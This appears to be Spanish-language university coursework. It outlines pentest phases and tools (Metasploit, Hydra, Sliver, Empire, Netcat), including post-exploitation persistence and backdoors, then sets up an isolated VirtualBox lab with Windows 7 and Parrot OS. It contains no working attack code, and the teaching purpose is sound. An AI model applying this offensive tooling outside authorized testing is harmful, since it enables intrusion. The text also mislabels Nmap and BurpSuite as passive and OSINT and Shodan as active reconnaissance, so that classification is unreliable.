Escaneo y análisis de vulnerabilidades	aplicaciones web corren, los usuarios involucrados, y donde podrían estar vulnerabilidades.	salud de una red, desenterrando probables puntos de entrada.
	Para ello, hay dos caminos posibles: uno es usar técnicas pasivas, para juntar datos sin tocar el sistema; y el otro, las activas, que sí interactúan con el objetivo para info más detallada.	En contraste, Sublist3r, un script Python, enumera subdominios ligados a un sitio web. Esto vale, entendiendo mejor la superficie expuesta en una aplicación web y localizando probables rutas de ataque.
	Se emplean instrumentos para examinar la red, recabando información técnica específica tal como versiones de software y sistemas operativos. También, se procede a escanear buscando vulnerabilidades ya identificadas. Tras obtener todos los datos, se evalúan los peligros potenciales que podrían afectar el sistema al cual se apunta.	Reconocimiento pasivo: Nmap o RustScan, BurpSuite.
		Reconocimiento activo: Wappalyzer, OSINT, Shodan, GooFuzz. Nessus Essentials es una herramienta utilísima, detectando fallos y configuraciones vulnerables de sistemas, lo que ayuda a descubrir fallos de seguridad. OpenVAS se especializa en el escaneo de vulnerabilidades, es su fuerte. Su enfoque es proporcionar un análisis, profundo y detallado, de los riesgos que pueden aparecer en una red o sistema, lo cual permite identificar posibles fallos de seguridad antes, de que se vuelvan un problema de verdad.
		SQLMap: herramienta que automatiza la detección y

Etapa o fase del Pentesting	Descripción	Herramienta Ejemplo
Explotación	Después de haber descubierto las fallas en el análisis, el siguiente paso es, tratar de explotarlas para entrar al sistema. El pentester tiene el trabajo de probar esas debilidades usando tácticas de hacking ético, tales como: inyección SQL, XSS, o desbordamiento de buffer con la meta de asegurar, si estas pudieran usarse en un ataque verdadero. No es el plan hacer daño, sino mostrar que estas flaquezas podrían ser usadas por alguien con intenciones no buenas para meterse sin permiso o sacar información privada.	explotación de fallos por inyección SQL. Metasploit Framework es una herramienta bien conocida, usada en pruebas de seguridad, de hecho. Permite elaborar y lanzar exploits, buscando vulnerabilidades explotables en un ataque verdadero. Mediante un enfoque práctico, ayuda a recrear escenarios intrusivos, de manera segura y controlada, corroborando la exposición de los sistemas. Burp Suite: herramienta para probar la seguridad de aplicaciones web.
	Servicios para evaluar: Windows Active Directory. Servidores web. CMS. Servidores FTP y bases de datos, y correos electrónicos.	Hydra: se usa para ataques de fuerza bruta en servicios como SSH o FTP.
Post explotación y Mantenimiento del Acceso	Logrado el acceso, el pentester evalúa con que gravedad puede darse un ataque real y determina si un intruso podría quedarse en el sistema sin ser pillado. Entonces, busca datos sensibles, intenta escalar privilegios, y averigua si es posible moverse por la red de	Sliver, Tras obtener acceso, el pentester usa Sliver para simular cómo un atacante real podría subir privilegios, moverse por la red y mantenerse oculto. Recolecta datos importantes, evalúa el impacto y configura formas temporales de persistencia, todo de forma

Etapa o fase del Pentesting	Descripción	Herramienta Ejemplo
Análisis y Reporte	manera lateral. En ciertos escenarios, instala mecanismos de persistencia tipo puertas traseras para imitar lo que un atacante haría, queriendo mantenerse conectado aun si la vulnerabilidad es arreglada. Todo esto, de forma controlada, con el fin de mostrar el alcance real de los peligros. Objetivos: Analizar el entorno operativo. Crear persistencia. Buscar expansión a servicios y activos de la red. Escalar privilegios. Después de completar el pentesting, el experto proporciona un informe detallado. Ese documento clarifica las debilidades encontradas, el modus operandi de explotación, y las pruebas ejecutadas, también presenta recomendaciones específicas para solucionar estas fallas. Esto es vital para ayudar a la organización a blindar su seguridad en el mundo digital.	controlada para mostrar qué tan grave puede ser el riesgo. PowerShell Empire: Se utiliza de manera automática para ejecutar comandos en sistemas Windows y mantener el acceso persistente. Netcat: es una herramienta que permite comunicarse con otros equipos a través de la red, crear conexiones remotas y realizar tareas como enviar o recibir datos entre sistemas Dradis Framework una herramienta que ayuda a los expertos de seguridad a recopilar hallazgos de pentesting, todo en un solo sitio, muy ordenado y claro. Sirve para producir informes profesionales fáciles de entender y compartir con el equipo, incluso con los jefes de la organización.
	Objetivos: Evidenciar fallos de seguridad. Crear y redactar el informe. Clasificar vulnerabilidades. Formular soluciones.	Microsoft Word/Excel, Draw.io / Lucidchart: empleadas como editores alfanuméricos y gráficos.

Nota. Resumen de etapas del pentest con herramientas recomendadas. *Fuente.*

Elaboración propia.

1.3. Definición y Explicación de Herramientas y Servicios en Línea

En la siguiente tabla, se definen y explican algunas herramientas y servicios en línea:

Tabla 3

Panorama General de Herramientas y Servicios Usados en Pruebas de Seguridad

Informática

Tipo	Nombre	Definición y explicación	Principales ventajas	Desventajas o Limitaciones
Herramienta	Metasploit	Destacada como una de las herramientas predilectas y más célebres dentro del ámbito del pentesting. Opera a modo de plataforma, facilitando la simulación de ataques verídicos para así valorar la protección de los sistemas informáticos. Gracias a ella, los profesionales pueden automatizar la ejecución de vulnerabilidades, desplegar cargas útiles (tales como shells inversos) y crear informes con todo lujo de detalles. Aparte, posibilita la creación de exploits a medida, confiriéndole una gran adaptabilidad en ambientes supervisados.	Amplia red de usuarios y asistencia técnica.	Necesita un saber técnico muy especializado.
			Secuencia automatizada de ofensivas.	
			Funciona en diversas plataformas.	Puede ser detectado por sistemas de defensa.
			Perfecto para recreaciones fieles a la realidad.	Se torna peligroso fuera de sitios supervisados.
		El proyecto fue creado en 2003 por HD Moore. En 2009 se reescribió completamente en Ruby, y desde entonces ha sido mantenido activamente por Rapid7.	Facilita la elaboración y ajuste de vulnerabilidades personalizadas.	
		Funciones importantes:		

Tipo	Nombre	Definición y explicación	Principales ventajas	Desventajas o Limitaciones
Herramienta	Nmap	Escaneo de Vulnerabilidades.		
		Cargas Útiles (Payloads).		
		Payloads personalizados.		
		Desarrollo y ejecución de Exploits.		
		Post-Exploitation.		
		Plataformas que ofrece:		
		MSFWeb.		
		MSFConsole (Metasploit Framework Console).		
		RPC (llamada a procedimiento remoto).		
		Nmap (Network Mapper), es una herramienta que, a pesar de ser bastante ágil, ofrece una gran potencia al explorar redes. Con ella, se puede averiguar qué aparatos están funcionando, cuáles de sus puertos están accesibles y qué servicios están prestando. Además, ayuda a reconocer el sistema operativo y la versión que utilizan. Resulta muy valiosa al principio, al reconocer y buscar puntos débiles, y se le pueden añadir scripts para operaciones más sofisticadas.	Ágil y de alto rendimiento. Bastante común en el sector. Funciona bien con diversos entornos. Exploraciones a medida; Perfecto para visualizar infraestructuras de red.	Podría causar interferencias en la conexión. No detecta puntos débiles automáticamente. Requiere interpretación manual.

Tipo	Nombre	Definición y explicación	Principales ventajas	Desventajas o Limitaciones
Herramienta	OpenVAS	Algunos tipos de escaneos son: Escaneo de hosts (ping). Escaneo SYN. Escaneo de puertos. Detección de versiones de servicios. OpenVAS (Open Vulnerability Assessment System) se trata de una solución de código abierto diseñada para llevar a cabo análisis íntegros de vulnerabilidades. Resulta particularmente práctica para identificar ajustes de seguridad deficientes, programas obsoletos y errores comunes en plataformas, servidores y APP's. Produce reportes minuciosos que facilitan la jerarquización de peligros y la adopción de resoluciones fundamentadas.	Gratuito y actualizado; Escaneo profundo. Ideal para auditorías. Compatible con múltiples protocolos. Informes exportables	Configuración inicial compleja. Exploraciones que se hacen eternas en redes extensas. Potenciales alertas que resultan ser erróneas.
		Funcionamiento: Escaneo de vulnerabilidades. Pruebas Autenticadas y No Autenticadas. Protocolos y Ajustes Personalizados. Actualizaciones Constantes. Interfaz Gráfica.		

Tipo	Nombre	Definición y explicación	Principales ventajas	Desventajas o Limitaciones
Servicio en Línea	ExploitDB	Exploit Database (ExploitDB) se trata de una base de datos pública que alberga exploits y pruebas de concepto (PoC) desarrollados por investigadores de seguridad. Es mantenido por Offensive Security y permite consultar vulnerabilidades conocidas, visualizar ejemplos de explotación y comprender de qué manera se pueden explotar ciertas vulnerabilidades. Se trata de una fuente fundamental para aprender y validar los hallazgos en un pentest.	El acceso es gratuito.	Aprovechar algunos exploits no es funcional, es necesario un criterio que evalúe la calidad y puede contener código inseguro.
		Funciones destacadas: - Base de Datos de Exploits. - Pruebas de Concepto. - Google Hacking Database (GHDB). - Acceso Gratuito. - Actualizaciones Constantes. Tipos de exploits: - Exploits conocidos y desconocidos. - Exploits de softwares vulnerables. - Exploits de servicios. - Exploits para escalar privilegios.	Ejemplos del mundo real. Actualización constante. Útil para el aprendizaje y el desarrollo de exploits.	

Tipo	Nombre	Definición y explicación	Principales ventajas	Desventajas o Limitaciones
Servicio en Línea	CVE	CVE (Common Vulnerabilities and Exposures) Es un sistema estandarizado de identificación, asignando códigos únicos a vulnerabilidades conocidas. Cada CVE presenta una breve descripción del fallo, su impacto, además de referencias técnicas. Herramientas de escaneo, desarrolladores y analistas lo utilizan, para la gestión de riesgos y para mantener los sistemas actualizados ante amenazas.	Estandarización global. Facilita comunicación entre equipos. Base para análisis de riesgo.	No presenta información técnica exhaustiva. No señala si ha sido subsanada. Necesita complementarse con fuentes adicionales.
		Sus principales bases de datos son: Base de datos nacional de vulnerabilidades (NVD). Plataforma de evaluación de vulnerabilidades (Vulners.com). Base de datos de vulnerabilidades (VulDB).	Integrado en múltiples plataformas.	

Nota. Este resumen le permite al equipo identificar rápidamente las herramientas más útiles para evaluar vulnerabilidades. Su aplicación debe hacerse con criterio profesional, respetando las políticas internas de seguridad. *Fuente.* Adaptada de: ORTEGA CANDEL, J. O. S. É. (2021).

1.4. Configuración del Banco de Trabajo

Paso A: Descarga de la Herramienta Virtualizadora “VirtualBox” en su Última Versión

Se ingresa a la página https://www.virtualbox.org/wiki/Download_Old_Builds_7_1, para lo cual se descarga la versión 7.1.12

Figura 1

Ingreso al Sitio Oficial de VirtualBox




Nota: VirtualBox 7.1.12, disponible desde el 15 de julio de 2025, ofrece versiones para múltiples sistemas, compatible con diversas plataformas.

Inicia el proceso de instalación.

Figura 2


Inicio Proceso de Descarga de la VM



Nota. El asistente de instalación de VirtualBox 7.1.12 inicia el proceso para configurar el software en el equipo del usuario.

Figura 3

Inicio Proceso de Descarga de la VM-2




Nota. La instalación de VirtualBox 7.1.12 se inicia con el asistente, que guía al usuario paso a paso.

Finalización exitosa de la instalación.

Figura 4


Fin de la Instalación



Nota. La instalación de VirtualBox 7.1.12 finaliza con éxito, dejando el software listo para ejecutarse en el equipo del usuario.


Paso B: Una Vez Instalada la VirtualBox, se Procede a Descargar el Material Necesario para el Respectivo Montaje del Banco de Trabajo, el Sistema Operativo Windows 7 y la Parrot-Security 6.3.2, en el siguiente enlace:

https://unadvirtualedu-my.sharepoint.com/:f/g/personal/luis_zambrano_unad_edu_co/EkdfOBYMt0tDh-vNUeGND5QBIfEmt6nCQG0fsWnuXr8E9Q?e=PiVQGv

Figura 5***Ingreso al Material de Descarga RedTeam&BlueTeam2025***

Nota. Repositorio OneDrive de la UNAD con máquinas virtuales y archivos para prácticas en el semanario 8-05.

Seguido de ello se realiza la importación de Win7-SE2020-X64.ova suministrada en la guía de aprendizaje etapa 1, y de esta manera se va dando inicio al montaje del banco de trabajo.


Figura 6***Importación la MV Win7-SE2020-X64.ova - Creación del Banco de Trabajo***

Nota. Se importan la MV WIN7 desde el sistema local para iniciar su configuración en el entorno de trabajo.

Ahora se realiza la importación de la Parrot-security-6.3.2_amd64.ova suministrada en la guía de aprendizaje etapa 1.

Figura 7

Importación la MV Parrot-security-6.3.2_amd64.ova, Creación del Banco de Trabajo




Nota. Se importan la MV Parrot desde el sistema local para iniciar su configuración en el entorno de trabajo.

Evidencia del correcto y respectivo montaje del banco de trabajo.

Figura 8


Instalación del Banco de Trabajo



Nota. El entorno virtual muestra dos MV listas para pruebas: Windows 7 y Parrot OS Security.

Figura 9


Almacenamiento MV



Nota. La carpeta contiene dos MV listas para ser importadas en el entorno de trabajo

Figura 10


Banco de Trabajo



Nota. La estructura de carpetas organiza los recursos virtuales para facilitar el acceso y la gestión técnica.

Figura 11

Configuración de Laboratorios Virtuales: Parrot OS y Windows 7



Nota. Cada carpeta contiene los archivos fundamentales para ejecutar las máquinas virtuales en el entorno técnico.

Paso C: Después de Haber Instalado las Respetivas Maquinas se Procede a Validar de que no Existe una Red en VirtualBox

Figura 12

Validación de la Red Inexistente en VB

```

D:\VirtualBox>vboxmanage list dhcpservers
NetworkName:      HostInterfaceNetworking-VirtualBox Host-Only Ethernet Adapter
Dhcpd IP:         192.168.56.100
LowerIPAddress:   192.168.56.101
UpperIPAddress:   192.168.56.254
NetworkMask:      255.255.255.0
Enabled:          Yes
Global Configuration:
  minLeaseTime:    default
  defaultLeaseTime: default
  maxLeaseTime:    default
  Forced options:  None
  Suppressed opts.: None
  1/legacy: 255.255.255.0
Groups:           None
Individual Configs: None
D:\VirtualBox>

```

Nota. La consola muestra la configuración DHCP activa para redes virtuales en VirtualBox.

Se configuró un servidor DHCP dentro de una red interna en VirtualBox con el objetivo de crear un entorno seguro de pruebas. Este procedimiento permite que las máquinas virtuales se comuniquen entre sí sin acceso a internet ni al equipo anfitrión, garantizando así un espacio aislado y controlado. La red interna fue nombrada MARTHARED, y se creó mediante el siguiente comando:

```
D:\VirtualBox>vboxmanage dhcpserver add --netname=MARTHARED --  
ip=192.168.10.1 --netmask=255.255.255.0 --lowerip=192.168.10.10 --  
upperip=192.168.10.20 --enable
```

Figura 13

Implementación de un Servidor DHCP en Red Virtual

```
Símbolo del sistema
Forced options: None
Suppressed opts.: None
1/legacy: 255.255.255.0
Groups: None
Individual Configs: None

D:\VirtualBox>vboxmanage dhcpserver add --netname=MARTHARED --ip=192.168.10.1 --netmask=255.255.255.0 --lowerip=192.168.10.10 --upperip=192.168.10.20 --enable

D:\VirtualBox>vboxmanage list dhcpservers
NetworkName: HostInterfaceNetworking-VirtualBox Host-Only Ethernet Adapter
Dhcpd IP: 192.168.56.100
LowerIPAddress: 192.168.56.101
UpperIPAddress: 192.168.56.254
NetworkMask: 255.255.255.0
Enabled: Yes
Global Configuration:
  minleaseTime: default
  defaultleaseTime: default
  maxleaseTime: default
  Forced options: None
  Suppressed opts.: None
  1/legacy: 255.255.255.0
Groups: None
Individual Configs: None

NetworkName: MARTHARED
Dhcpd IP: 192.168.10.1
LowerIPAddress: 192.168.10.10
UpperIPAddress: 192.168.10.20
NetworkMask: 255.255.255.0
Enabled: Yes
Global Configuration:
  minleaseTime: default
  defaultleaseTime: default
  maxleaseTime: default
  Forced options: None
  Suppressed opts.: None
  1/legacy: 255.255.255.0
Groups: None
Individual Configs: None

